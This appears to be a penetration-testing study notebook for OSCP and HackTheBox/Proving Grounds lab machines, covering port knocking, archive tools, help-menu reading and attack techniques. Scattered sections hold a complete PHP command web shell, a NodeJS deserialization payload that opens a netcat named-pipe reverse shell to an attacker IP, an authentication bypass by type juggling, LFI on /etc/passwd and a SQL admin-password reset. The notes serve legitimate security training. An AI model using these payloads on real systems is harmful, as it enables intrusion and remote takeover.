- The bottom picture is just the original picture but in a better format

Explaining the **/etc/knockd.conf** file:

TLDR: Just look at the "openSSH" section and look at the "sequence" which will tell you what sequence to use to open SSH. Once you do that, SSH will open.

[options]

This section sets global options for knockd.

- UseSyslog → tells knockd to log events (like knocks detected, commands run) to syslog for system-wide logging.

[openSSH]

This is the named rule block that defines what to do when you want to open SSH.

- **sequence = 7469,8475,9842 →**
 - The correct sequence of TCP ports you need to "knock" on, in order, to trigger the open command.
- **seq_timeout = 25 →**
 - Maximum allowed time (in seconds) to complete the full knocking sequence. If you take longer, the sequence is invalid.
- **command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT →**
 - Command to run when the sequence is detected.
 - This inserts (-I) a rule at the top of the INPUT chain to allow (ACCEPT) TCP traffic (-p tcp) from the knocking IP (%IP%) to port 22 (SSH).
 - Effectively: open SSH for the knocking host.
- **tcpflags = syn →**

- Only count packets with the SYN flag (the first step of a TCP handshake), so random packets or scans don't accidentally trigger it.

[closeSSH]

This defines the sequence to close SSH again.

- **sequence = 9842,8475,7469** →
 - Reverse knock sequence to shut SSH back down.
- **seq_timeout = 25** →
 - Same time limit.
- **command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT** →
 - Command to remove (-D) the firewall rule that was previously inserted, effectively closing SSH.
- **tcpflags = syn** →
 - Same as above, count only SYN packets.

Now we can write a bash script to open SSH:

- `for X in 7469 8475 9842 ; do nmap -Pn — host-timeout 201 — max-retries 0 -p $X $IP; done`
 - Used Nmap to "knock" on those ports in order, sending SYN packets.
-

Shellcode

"Shellcode" is a small piece of machine code (binary instructions) that is crafted to be injected and executed on a target system — usually as part of an exploit.

Despite its name, **shellcode doesn't always spawn a shell**, but historically, its purpose was to open a command shell (like `/bin/sh` on Linux or `cmd.exe` on Windows) so an attacker could execute commands.

For example, this part:

- `\xcb\x48\xcb\x56\xc7\x44\x24\x04\x02\x00\x11\x5c...`
- is the binary sequence the machine will execute, and somewhere inside, encoded in network byte order, is the IP and port you specified.

Msfvenom seems to be very popular for generating reverse shells in shell code format that are to be placed in the POC for shellcode in exploitdb

Hexadecimal shellcode:

In the [Internal](#) PG Practice, they had a hexadecimal shellcode (it was supposed to give a reverse shell), but inside that shell code they have to edit the IP and port number of the payload to make sure the reverse shell connects to right port. So look at the write up for how to navigate that.

- Here is [another](#) write up for that too

Alphanumeric Shellcode:

In the [Kevin](#) PG Practice, they had a shellcode payload that needed alphanumeric encoding

- [Here](#) is another writeup for that

We see some more shellcode stuff in the [Osaka](#) PG Practice

Javascript

If you have javascript (JS) source code, you can use this website and copy/paste your code to make it look good:

- <https://beautifier.io/>
-

Wireshark

Wireshark was seen in [Payday](#) PG Practice and it found a password but it ended up being a useless password. It was for a FTP login.

Cyberchef

Cyberchef link [here](https://gchq.github.io/CyberChef/) (<https://gchq.github.io/CyberChef/>)

Sometimes, as seen in the [Election1](#) PG Play, we have to decode twice. Like in this box, we had to decode binary twice

The screenshot shows the CyberChef interface with two 'From Binary' steps. Step 1x has a Delimiter of 'Space' and a Byte Length of 8, resulting in a long string of binary digits. Step 2x also has a Delimiter of 'Space' and a Byte Length of 8, decoding the previous result into two lines of text: 'user:1234' and 'pass:Zxc123!@#'. A red box highlights the 'Output' section.

Zip (.zip)

In OSCP-A Challenge Lab for machine 192.168.xxx.144, we try unzipping but we it skipped a bunch

```
(kali㉿kali)-[~/Desktop]
└─$ unzip sitebackup3.zip
Archive: sitebackup3.zip
  skipping: joomla/.DS_Store      need PK compat. v5.1 (can do v4.6)
  skipping: joomla/LICENSE.txt    need PK compat. v5.1 (can do v4.6)
  skipping: joomla/README.txt     need PK compat. v5.1 (can do v4.6)
  skipping: joomla/cache/index.html need PK compat. v5.1 (can do v4.6)
  skipping: joomla/cli/index.html need PK compat. v5.1 (can do v4.6)
  skipping: joomla/cli/joomla.php need PK compat. v5.1 (can do v4.6)
  skipping: joomla/configuration.php need PK compat. v5.1 (can do v4.6)
  skipping: joomla/.htaccess.txt   need PK compat. v5.1 (can do v4.6)
  skipping: joomla/includes/app.php need PK compat. v5.1 (can do v4.6)
  skipping: joomla/includes/defines.php need PK compat. v5.1 (can do v4.6)
  skipping: joomla/includes/framework.php need PK compat. v5.1 (can do v4.6)
  skipping: joomla/includes/index.html need PK compat. v5.1 (can do v4.6)
  skipping: joomla/index.php       need PK compat. v5.1 (can do v4.6)
  skipping: joomla/language/.DS_Store need PK compat. v5.1 (can do v4.6)
  skipping: joomla/language/index.html need PK compat. v5.1 (can do v4.6)
  skipping: joomla/language/overrides/index.html need PK compat. v5.1 (can do v4.6)
  skipping: joomla/robots.txt      need PK compat. v5.1 (can do v4.6)
  skipping: joomla/tmp/index.html need PK compat. v5.1 (can do v4.6)
  skipping: joomla/web.config.txt  need PK compat. v5.1 (can do v4.6)
  creating: joomla/
  creating: joomla/administrator/
  creating: joomla/api/
  creating: joomla/cache/
  creating: joomla/cli/
  creating: joomla/components/
  creating: joomla/images/
  creating: joomla/includes/
```

When you look up the error "need PK compat. v5.1 (can do v4.6)," you should see that we should use **7z** instead of **unzip**

7z x sitebackup3.zip

- x stands for extract
-

gzip (.gz)

If you have a .gz file, then you can unzip it using:

- **gunzip nameOfFile.gz**
 - This will remove the .gz file and replace it with the unzipped contents
-

.bz2

bunzip2 500-worst-passwords.txt.bz2

Creates a file called **500-worst-passwords.txt** and deletes the original zip

Captcha

In the [BBS Cute](#) PG Play, we had a register page with a captcha. But the captcha wouldn't work, possibly on purpose. Like it wouldn't show up on the screen. So, the way to get around this, was to look at the source code, find captcha.php (or something similar), then click on it, and then it will lead you to the captcha.php page, where the code will be displayed

QR Code

In the [Vegetal](#) PG Play, we saw a QR code which was a PNG. We used **zbarimg** to scan it

- zbarimg <image file>
-

How to add multiple lines into file using a single echo command

```
cat <<'EOF' > shell.php
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
```

```
<?php
if(isset($_GET['cmd']))
{
    system($_GET['cmd'] . ' 2>&1');
}
?>
</pre>
</body>
</html>
EOF
```

shell.php is the name of the file

You would paste this and it would run as one line

How to install an application as a .deb file

I wanted to install atom, but it wasn't working so I decided to install it as a .deb file

1. Download the atom-amd64.deb
 2. cd ~/Downloads
 3. sudo apt install ./atom-amd64.deb
 4. And then it's done!
-

How to read the "help" output

How to read help menu (-h or --help)

```
(kali㉿kali)-[~/Downloads/davtest]
$ davtest -url http://192.168.229.122/ -auth
Option auth requires an argument
^~~~~~ ERROR ^~~~~~

/usr/bin/davtest -url <url> [options]

-auth+          Authorization (user:password)
-realmp+        Auth Realm
-cleanup        delete everything uploaded when done
-directory+    postfix portion of directory to create
-debug+         DAV debug level 1-3 (2 & 3 log req/resp to /tmp/perldav_debug.txt)
-move           PUT text files then MOVE to executable
-copy           PUT text files then COPY to executable
-nocreate       don't create a directory
-quiet          only print out summary
-rand+          use this instead of a random string for filenames
-sendbd+        send backdoors:
                  auto - for any succeeded test
                  ext - extension matching file name(s) in backdoors/ dir
-uploadfile+   upload this file (requires -uploadloc)
-uploadloc+    upload file to this relative location/name (requires -uploadfile)
-url+          url of DAV location

Example: /usr/bin/davtest -url http://localhost/davdir
```

- From here, for this perl application, I see a bunch of "+" at the end of each flag
- A flag ending with + means this option requires an argument.
- A flag without + means it's just a toggle (true/false).
- So for example, for authentication, you do **-auth michael:password123**

```
(kali㉿kali)-[~]
$ autorecon -h
usage: autorecon [-t TARGET_FILE] [-p PORTS] [-m MAX_SCANS] [-mp MAX_PORT_SCANS] [-c CONFIG_FILE] [-g GLOBAL_FILE] [--tags TAGS] [--exclude-tags TAGS]
                  [--port-scans PLUGINS] [--service-scans PLUGINS] [--plugins PLUGINS] [--plugins-dir PLUGINS_DIR] [--add-plugins-dir PLUGINS_DIR]
                  [-l [TYPE]] [-o OUTPUT] [-single-target] [-only-scans-dir] [-no-port-dirs] [-heartbeat HEARTBEAT] [--timeout TIMEOUT]
                  [--target-timeout TARGET_TIMEOUT] [-nmap NMAP | --nmap-append NMAP_APPEND] [--proxychains] [--disable-sanity-checks]
                  [--disable-keyboard-control] [-ignore-plugin-checks] [-force-services SERVICE [SERVICE ...]] [-mpti PLUGIN:NUMBER [PLUGIN:NUMBER ...]]
                  [-mpgi PLUGIN:NUMBER [PLUGIN:NUMBER ...]] [--accessible] [-v] [--version] [--curl.path VALUE]
                  [--dirbuster.tool {feroxbuster,gobuster,dirsearch,ffuf,dirb}] [--dirbuster.wordlist VALUE [VALUE ...]] [--dirbuster.threads VALUE]
                  [--dirbuster.ext VALUE] [--dirbuster.recursive] [--dirbuster.extras VALUE] [-enum4linux.tool {enum4linux-ng,enum4linux}]
                  [--onesixtyone.community-strings VALUE] [-subdomain-enum.domain VALUE] [-subdomain-enum.wordlist VALUE [VALUE ...]]
                  [-subdomain-enum.hostname VALUE] [-vhost-enum.hostname VALUE] [-vhost-enum.wordlist VALUE [VALUE ...]] [-vhost-enum.threads VALUE]
                  [-wpscan.api-token VALUE] [--global.username-wordlist VALUE] [--global.password-wordlist VALUE] [--global.domain VALUE] [-h]
                  [targets ...]

Network reconnaissance tool to port scan and automatically enumerate services found on multiple targets.

positional arguments:
  targets            IP addresses (e.g. 10.0.0.1), CIDR notation (e.g. 10.0.0.1/24), or resolvable hostnames (e.g. foo.bar) to scan.

options:
  -t, --target-file TARGET_FILE
                    Read targets from file.
  -p, --ports PORTS
                    Comma separated list of ports / port ranges to scan. Specify TCP/UDP ports by prepending list with T/U: To scan both TCP/UDP, put
                    port(s) at start or specify B: e.g. 53,T:21-25,80,U:123,B:123. Default: None
  -m, --max-scans MAX_SCANS
                    The maximum number of concurrent scans to run. Default: 50
  -mp, --max-port-scans MAX_PORT_SCANS
                    The maximum number of concurrent port scans to run. Default: 10 (approx 20% of max-scans unless specified)
  -c, --config CONFIG_FILE
                    Location of AutoRecon's config file. Default: /home/kali/.config/AutoRecon/config.toml
  -g, --global-file GLOBAL_FILE
                    Location of AutoRecon's global file. Default: /home/kali/.config/AutoRecon/global.toml
  --tags TAGS
                    Tags to determine which plugins should be included. Separate tags by a plus symbol (+) to group tags together. Separate groups
                    with a comma (,) to create multiple groups. For a plugin to be included, it must have all the tags specified in at least one
```

1. Usage Line

```
makefile
```

 Copy  Edit

```
usage: autorecon [options] [targets ...]
```

This is your "template" for how the command is structured.

- `autorecon` → the command.
- `[options]` → optional flags and arguments (like `-t` or `--ports`).
- `[targets ...]` → positional arguments, usually required (in this case, IPs or hostnames).
Square brackets `[]` mean **optional**. Ellipses `...` mean you can repeat it.

2. Positional Arguments (Required inputs without flags)

```
objectivec
```

 Copy  Edit

```
targets IP addresses, CIDR notation, or hostnames
```

These are the "bare" arguments you give without a dash/flag.

Example:

```
bash
```

 Copy  Edit

```
autorecon 192.168.1.5
```

Here, `192.168.1.5` is the positional target.



3. Options (Flags)

Options modify how the command works.

- Short form: `-t`
- Long form: `--target-file`
- After the flag: the required value for that option.

Example:

```
pgsql
```

Copy Edit

```
-t, --target-file TARGET_FILE  
    Read targets from file.
```

Means:

```
bash
```

Copy Edit

```
autorecon -t mytargets.txt
```

or

```
bash
```

Copy Edit

```
autorecon --target-file mytargets.txt
```

Both do the same thing.

4. Flag Details

Some flags accept lists, ranges, or have defaults:

```
pgsql
```

Copy Edit

```
-p, --ports PORTS  
    Comma separated list of ports/port ranges to scan.  
    Specify TCP/UDP with T:/U:.  
    Example: T:80,443,U:53
```

So if you want to scan TCP 80, 443 and UDP 53:

```
bash
```

Copy Edit

```
autorecon -p T:80,443,U:53
```

5. Default Values

If you don't set a flag, it uses a default (shown in help):

```
pgsql
```

Copy Edit

```
-m, --max-scans MAX_SCANS  
    The maximum number of concurrent scans to run. Default: 50
```

If you omit it, it runs with 50.



6. Curly Braces {}

These indicate **choices**. For example:

css

```
--dirbuster.tool {feroxbuster,gobuster,dirsearch,ffuf,dirb}
```

Means you must pick one:

bash

```
autorecon --dirbuster.tool gobuster
```

7. VALUE, VALUE...

When you see `VALUE [VALUE ...]`, it means **multiple arguments allowed**:

bash

```
--dirbuster.wordlist /path/wordlist1.txt /path/wordlist2.txt
```

8. Putting it together

A real example:

bash

```
autorecon -t targets.txt -p T:80,443,U:53 -m 30
```

This runs autorecon:

- Using targets from `targets.txt`
- Scanning TCP 80, 443 and UDP 53
- Running 30 concurrent scans instead of the default 50.

New Attack Methods

GET to POST and type juggling

This is from the Random HTB

We were presented with a simple login page, and there seemed to be no working attack vectors. But, we noticed that every time we were logging in (as seen from Burpsuite or the network tab in the Inspection tool), it was sending a GET request to /api/login instead of refreshing the page.

```
1 GET /api/login?password=r HTTP/1.1
2 Host: 10.10.11.153
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: keep-alive
9 Referer: http://10.10.11.153/login
10 Cookie: XSRF-TOKEN=
eyJpdjI6ImJkSnhNNHptVtzVKUEtusWRLbHJBSc2c9PSIsInZhbHVlIjoicdGVXTnRDZWNXODBVeFhUeFVFVU4vUGd2TFljbFoOYndhRU1BRkptbj
FwTy9ldTF2TkRZc1c3d0xjZXlmQmpycW9sTFBVetTBHM1I3dDcxdkxmc3RmQmcvUj hBeEdMVGxPb2ZEswIxZWVuZG5ndm5l Z2NoahSVEzhZHpa
dW43aC8iLCJtYWMi0iI40TI2NDhjN2NjY2M0NmM2ZmFjNzbj0WM4MNNhZDFmMmViZjQ4NjZjN2ViYjY1ZTFkYjA4M2ZmMjUyYWY3ZDFLIiwidG
FnIjoiIn0%3D; laravel_session=
eyJpdjI6Ijl0bmdHT1VLUklwbOrk0jArTytkeWc9PSIsInZhbHVlIjoic1ByTmFYK1JBUnFnaEY0NnRNSGNENEJldENpSkxjc3REVHorMFh0WV
dSR0du0EptNmrsWW1IRTduZkoySEdi0WJoM2YxUxhWLzA5dEpyelFOQnVibXBWYUFXN1JHVTBESGl aSGNqc1RFRjhrQmp50DYraFVleln3ZThH
OGh0dmw1LCJtYWMi0iIzNDMwYzc1YjU1OTlkNmUwZQ5YmUzOTA3MmMyYTc4YWViNmQ0NWQ4MWY5ZDA3NWm2NThjNWViMzMOMM ZiZTViIiwidG
FnIjoiIn0%3D
11
12
```

So, we tried changing the GET request to a POST request (by right clicking and selecting "Change request method", but it didn't allow for that. However, the good thing about this is that we moved the password argument and value to the request body (bottom of the http request).

So, we manually changed the word POST to GET and kept the password in the request body.

```

1 GET /api/login HTTP/1.1
2 Host: 10.10.11.153
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: keep-alive
9 Referer: http://10.10.11.153/login
10 Cookie: XSRF-TOKEN=
eyJpdjI6ImJkSnhNNHpvTzVKUEtusWRLbHJBSc2c9PSIsInZhbHVLijoqidGVXTnRDZWNX0DBVeFhUeFVFVU4vUGd2TFljbFo0YndhRU1BRkptbj
FwTy9ldTF2TkRZclc3d0xjZXlmQmpycW9sTFBVeTBHM1I3dDcxdkxmc3RmQmcvUjhBeEdMVGxPb2ZESWIxZWVuZG5ndm5lZ2NoaHhSVEZhZHpa
dW43aC81LCJtYWMIoIi40TI2NDhjN2NjY2M0NmZ2mFjNzbj0WM4MWNhZDFmMmViZjQ4NjZjN2ViYjY1ZTFkYjA4M2ZmMjUyYWY3ZDFlIiwidG
FnIjoIn0%3D; laravel_session=
eyJpdjI6IjlQbmdHT1VLUklwbORkOjArTytkeWc9PSIsInZhbHVLijoic1ByTmFYK1JBUnFnaEY0NnRNSGNENEJldENpSkxjc3REVHorMFh0WV
dSR0duOEptNmsrWW1IRTduZkoySEdi0WJoM2YxUhWLzA5dEpyelFOQnVlbXBWYUFXN1JHVTBESGLaSGNqclRFRjhrQmp5ODYraFVlelN3ZThH
OGhQdmwiLCJtYWMIoIiZNDMwYzc1YjU1OTlkNmUwZGQ5YmUzOTA3MmMyYTc4YWViNmQ0NWQ4MWY5ZDA3NMW2NThjNWViMzMOMmZiZTViIiwidG
FnIjoIn0%3D
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
password=r

```

This time, we get an error that the password field is not found. For a GET request, it makes sense for the endpoint not to process data in the request body. But, let's try to modify the Content-Type header to **application/json** and modify the data format to JSON, to match the format of the response data.

- Content-Type: application/json

Furthermore, instead of putting in a string as expected, we will put in a boolean value that might bypass some type of authentication! So, we set the password to be true.

```

1 GET /api/login HTTP/1.1
2 Host: 10.10.11.153
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: keep-alive
9 Referer: http://10.10.11.153/login
10 Cookie: XSRF-TOKEN=
eyJpdjI6ImJkSnhNNHpvTzVKUEtusWRLbHJBSc2c9PSIsInZhbHVLijoqidGVXTnRDZWNX0DBVeFhUeFVFVU4vUGd2TFljbFo0YndhRU1BRkptbj
FwTy9ldTF2TkRZclc3d0xjZXlmQmpycW9sTFBVeTBHM1I3dDcxdkxmc3RmQmcvUjhBeEdMVGxPb2ZESWIxZWVuZG5ndm5lZ2NoaHhSVEZhZHpa
dW43aC81LCJtYWMIoIi40TI2NDhjN2NjY2M0NmZ2mFjNzbj0WM4MWNhZDFmMmViZjQ4NjZjN2ViYjY1ZTFkYjA4M2ZmMjUyYWY3ZDFlIiwidG
FnIjoIn0%3D; laravel_session=
eyJpdjI6IjlQbmdHT1VLUklwbORkOjArTytkeWc9PSIsInZhbHVLijoic1ByTmFYK1JBUnFnaEY0NnRNSGNENEJldENpSkxjc3REVHorMFh0WV
dSR0duOEptNmsrWW1IRTduZkoySEdi0WJoM2YxUhWLzA5dEpyelFOQnVlbXBWYUFXN1JHVTBESGLaSGNqclRFRjhrQmp5ODYraFVlelN3ZThH
OGhQdmwiLCJtYWMIoIiZNDMwYzc1YjU1OTlkNmUwZGQ5YmUzOTA3MmMyYTc4YWViNmQ0NWQ4MWY5ZDA3NMW2NThjNWViMzMOMmZiZTViIiwidG
FnIjoIn0%3D
Content-Type: application/json
Content-Length: 22
{
    "password":true
}

```

And when we send this request, it works!!

Hex Data

The Pilgrimage HTB deals with using an exploit to read files (ex. /etc/passwd), but then we get the information back in hex data.

Later on, we actually get some SQLite database in hex data and the whole write up teaches us how to properly handle it. We had to use a simple python script (like 4 lines).

Building a serialized payload for code execution through NodeJS

In the Celestial HTB, we had a very simple but hard box. It had to do with decoding a cookie from Base64, seeing that it's a JSON, and exploiting a **NodeJS deserialization vulnerability** with the cookie.

Definition: **Serialization** is the process of converting a data structure or object into a format that can be easily stored or transmitted and later reconstructed. This format is typically a byte stream or a text-based format like JSON or XML. The opposite process, reconstructing the original object from the serialized format, is called **deserialization**.

Viewing the NodeJS server in a browser presents a 404, however after refreshing the page, some text is displayed. Looking at cookies reveals a **profile** entry, which is a base64-encoded JSON string. Attempting to change the **num** value to an unquoted string will cause an **error which reveals some key information**.

And when we play around with the JSON, and change the "num" value to a valid number, the website updates and uses that number. So we know that there is definitely some serialization going on from the cookie to the code on the website that is used to display the text. We can try and exploit this.

```
SyntaxError: Unexpected token e
at Object.parse (native)
at Object.exports.unserialize (/home/sun/node_modules/node-serialize/lib/serialize.js:62:16)
at /home/sun/server.js:11:24
at Layer.handle [as handle_request] (/home/sun/node_modules/express/lib/router/layer.js:95:5)
at next (/home/sun/node_modules/express/lib/router/route.js:137:13)
at Route.dispatch (/home/sun/node_modules/express/lib/router/route.js:112:3)
at Layer.handle [as handle_request] (/home/sun/node_modules/express/lib/router/layer.js:95:5)
at /home/sun/node_modules/express/lib/router/index.js:281:22
at Function.process_params (/home/sun/node_modules/express/lib/router/index.js:335:12)
at next (/home/sun/node_modules/express/lib/router/index.js:275:10)
```

The username is sun and the data appears to be unserialized. A [quick search finds several guides](#) on building a serialized payload for code execution through NodeJS. In this case, an exec function can be passed as the username and it will be executed.

- Here is a guide:
<https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/>

```
{"username": "$$ND_FUNC$$_require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.16.7 44444 >/tmp/f', function(error, stdout, stderr) { console.log(stdout) }),"country":"Lameville","city":"Lametown","num":"2"}
```

- You want to encode this in Base64 before using this as a cookie. And also change the IP and Port
- This is a **Named Pipe Reverse Shell**. And it's written in **Bash**.
- And also, make sure to change the cookie within the Network tool. Changing within the Cookie Extension can cause some problems, at least in my experience

CuteNews

In the [BBS Cute](#) PG Play, we exploited a website that used CuteNews. It was kind of challenging since a lot of the github exploits didn't work, and it was hard to get the files from searchsploit into metasploit, so it's worth a read

Scrolling

As shown in the [Gaara](#) PG Play box, there was a web page that looked blank, but you had to scroll down to the bottom to see something

Using the flag as a password for an account

This is so cheeky. But in the [cybersploit1](#) PG Play, they gave us a username, and made the password to the account the same thing as the first flag (cybersploit{youtube.com/c/cybersploit}).

textpattern

The text pattern CMS had an interesting attack vector as seen on [driftingblues6](#) PG Play. It was simple and easy though

.mysql_history

In the FunboxRookie PG Play, there was a file called ".mysql_history" within /home/tom that had credentials, but those credentials were actually for the tom account, not for SQL, so it allowed me to run `sudo -l` since running the command asked me for password and I now know Tom's password, and it worked.

Uploading files when there are multiple web servers

In the [Katana](#) PG Play, there were multiple web servers (multiple open ports), and there was an upload endpoint on one of the web servers. However, when you upload something like `rev.php`, and then try and access `/rev.php` on that website, it didn't trigger the reverse shell. You actually had to try and access `/rev.php` on the other web servers, and then it got a 504 error, but the rev shell was triggered.

Fernet

Fernet is a symmetric encryption method. It was first seen in the [PyExec](#) PG play. Inside of a MySQL database, we found a row with a token and a key. We had to put that into this [website](#) (<https://asecuritysite.com/tokens/ferdecode>) in order to decode the message

Dirtycow2

I've seen Dirtycow 2 being used twice so far in PG Play. Like [Sumo](#) and [Lapiao](#) PG Play

Antivirus scan and CHKROOTKIT

The SunsetDecoy PG Play seemed to have many different ways to get privilege escalation. In [this](#) version of the walkthrough, they used the antivirus scan capability. And then in [this](#) version of the walkthrough, they used CHKROOTKIT.

But one thing they both had in common is that they both used [pspy64](#), a tool that monitors processes running on the system without requiring root access. It shows scheduled tasks, cron jobs, and processes triggered by system activity.

Irc unreal

In the [SunsetNoontide](#) PG Play, found irc (Internet Relay Chat); IRC protocol is an application layer protocol that facilitates text-based chat system for instant messaging. IRC is designed for group communication in discussion forums ,works on client/server model

- It was found on these ports:
 - 6667
 - 6697
 - 8067

IRC Unreal (Unreal is the version of IRC) is vulnerable, so we just used the Metasploit exploit "[exploit/unix/irc/unreal_ircd_3281_backdoor](#)"

Morse Code

In the [Vegetal](#) PG Play, we got morse code in the format of .wav file. You can use this [website](#) to translate/decode Morse Code

- <https://morsecode.world/international/decoder/audio-decoder-adaptive.html>

eLecture website

More information about this website can be found [here](#) but it's a website made by Tripath Project. And it was exploited in the [election1](#) PG Play.

In this specific box, we went to Settings > System Info > Logging > View Logs. And then in the logs section we saw credentials

However, in another writeup, it seems there was an even easier way to obtain the logs. The website was on **/election/admin** and if you did further ffuf, you would have found **/election/admin/logs**, where a **system.log** file reveals the same info, so no need to get into the eLecture GUI

Serv-U FTP Server (CVE-2019–12181)

The [election1](#) PG Play exploited this via this [exploitdb](#) page

- <https://www.exploit-db.com/exploits/47173>

CMSMS (CMS Made Simple)

In the [My-CMSMS](#) PG Play, we had to exploit CMSMS. We got into the MySQL database, where we found an admin user and an MD5 hash but it was uncrackable. So we tried adding a new user, but that didn't work (you can see how we did that in the MySQL section).

So, what ended up being the solution was resetting the Admin password. This attack vector came from [this](#) source

- <https://cmscanbesimple.org/blog/cms-made-simple-admin-password-recovery>

1. update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'), ''),'admin')))) where username = 'admin';
2. select * from cms_users;
 - a. See if the password has been successfully changed

```

MySQL [cmsms_db]> select * from cms_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | username | password | admin_access | first_name | last_name | email | active | create_date | modified_date |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | 59f9ba27528694d9b3493dfde7709e70 | 1 | | admin@mycms.local | 1 | 2020-03-25 09:38:46 | 2020-03-26 10:49:17 |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.166 sec)

MySQL [cmsms_db]> update cms_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref_value FROM cms_siteprefs WHERE sitepref_name = 'sitemask'), ''),'admin')) where username = 'admin');
Query OK, 1 row affected (0.248 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [cmsms_db]> select * from cms_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | username | password | admin_access | first_name | last_name | email | active | create_date | modified_date |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | ab3dc656130f84d84be72bc033e29c96 | 1 | | admin@mycms.local | 1 | 2020-03-25 09:38:46 | 2020-03-26 10:49:17 |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.250 sec)


MySQL [cmsms_db]> 

```

And then from here, since we are authenticated, we can use the authenticated searchsploit exploits. This box was CMSMS Version 2.2.13, but the only available ones were for 2.2.14, so we tried that and it worked. The exploit is [here](#)

- <https://www.exploit-db.com/exploits/48779>

"File does not exist" error message



- If you ever see a message like "File does not exist" or like "File doesn't exist", then that means the website might be parsing for a file. So you can try parameter fuzzing (or manually try ?file=../../../../etc/passwd) and get LFI.

The screenshot shows a web application titled "Example.com - Staff Details". In the browser's address bar, the URL is "url/welcome.php?file=../../../../etc/passwd". The page content displays a shell dump of the "/etc/passwd" file, which includes entries for root, daemon, sync, games, man, mail, news, uucp, proxy, www-data, and backup users. Below the dump, a message says "Logged in as admin". At the top of the page, there is a navigation bar with links for Home, Display All Records, Search, Manage, Add Record, and Log Out.

```

File does not exist
root:x:0:root:root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin/nologin
sys:x:3:sys:/dev
sync:x:4:65534:sync:/bin/bin/sync
games:x:5:games:/usr/games
man:x:6:12:man:/var/cache/man
mail:x:8:8:mail:/var/mail
news:x:9:9:news:/var/spool/news
uucp:x:10:uucp:/var/spool/uucp
proxy:x:13:13:proxy:/bin/nologin
www-data:x:33:www-data:/var/www
backup:x:34:34:backup:/var/backups
/usr/sbin/nologin
list:x:38:38:Mailing List

```

- As you can see, it worked here

Joomla

Joomla is a CMS, and in the [GlasgowSmile](#) PG Play, after we got past the login page via guessing username as "Joomla" and brute forcing using cewl, we learned to navigate to the Templates section and then Protostar section where we found the index.php page. Now, we can paste a php reverse shell, save it, and then try accessing the index.php page, which activates reverse shell

ROT1 / ROT13

In one of 3 Hard PG Play boxes, they used ROT1, which is the cypher used to rotate all letters by one letter. We just had to guess that this text was ROT1, since it looked like English but the words didn't make sense

Editing hexadecimal shell code

In the [Internal](#) PG Practice, they had a hexadecimal shellcode (it was supposed to give a reverse shell), but inside that shell code they have to edit the IP and port number of the payload to make sure the reverse shell connects to right port. So look at the write up for how to navigate that.

- Here is [another](#) write up for that too

WiFi Mouse (Mouse Server)

Also seen in [Mice](#) PG Practice where they tried a bunch and only this exploit worked:

- <https://github.com/p0dalirius/RemoteMouse-3.008-Exploit>

This is from **OSCP-A .145**

WiFi Mouse (Mouse Server) 1.7.8.5

1. So, this was a wifi mouse exploit. There seemed to multiple ways to find that out
2. The first way was to do an UDP scan, see SNMP, and use SNMP to enumerate installed applications, and then you should see wifi mouse 1.7.8.5, which is vulnerable
 - a. `sudo nmap -Pn -n 192.168.236.145 -sU --top-ports=100`
 - b. `snmpwalk -c public -v1 192.168.236.145 1.3.6.1.2.1.25.6.3.1.2`
 - i. you should see `iso.3.6.1.2.1.25.6.3.1.2.12 = STRING: "Mouse Server version 1.7.8.5"`
3. The second way was to see that port 1978 (TCP) was open. NMAP said it was unisql but it was unsure. If you look search up port 1978, the first results are wifi mouse exploits, since I think that's where wifi mouse lives.
- 4.
